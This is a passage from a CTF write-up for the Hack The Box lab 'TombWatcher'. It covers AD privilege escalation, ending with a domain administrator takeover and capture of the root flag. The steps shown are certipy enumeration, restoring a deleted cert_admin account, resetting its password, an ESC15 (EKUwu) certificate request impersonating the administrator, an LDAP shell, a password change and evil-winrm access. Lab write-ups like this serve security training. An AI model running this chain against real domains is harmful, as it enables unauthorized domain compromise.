14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
This had some SID set as enrollment rights and write properties which i thought wouldve been the cert_admin account…what we did notice though was that there was more than one cert_admin account earlier.
Let’s check the tombstoned users to see if the user with that SID is there.
1
Get-ADObject -IncludeDeletedObjects -Filter { objectSid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111" } -Properties *

Ok, let’s try raise this one from the dead…
1
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Reset the machine from the Attacking box:
1
net rpc password "cert_admin" "test123" -U "TOMBWATCHER"/"john"%"test123" -S DC01.tombwatcher.htb
And run the certipy command again:
1
certipy-ad find -u 'cert_admin@tombwatcher.htb' -p 'test123' -dc-ip 10.10.11.72 -stdout -vulnerable

Oh look, the WebServer certificate is vulnerable to the ESC15 attack.

Exploiting ESC15 (EKUwu)
Direct Impersonation via Schannel
1
2
3
4
5
6
7
certipy-ad req \
	-u 'cert_admin@tombwatcher' -p 'test123' \
    -dc-ip '10.10.11.72' -target DC01.tombwatcher.htb \
    -ca 'tombwatcher-CA-1' -template 'WebServer' \
    -upn 'administrator@tombwatcher' \
    -application-policies 'Client Authentication'
1
certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72' -ldap-shell

We’re in!
Owning the Administrator Account

Since we have an ldap shell, we are limited to what we can do. Let’s try change the admin password so we can log in via WinRM:
change_password administrator test123
1
evil-winrm -i DC01.tombwatcher.htb -u 'administrator' -p 'test123'

Getting the flag
1
type ../Desktop/root.txt
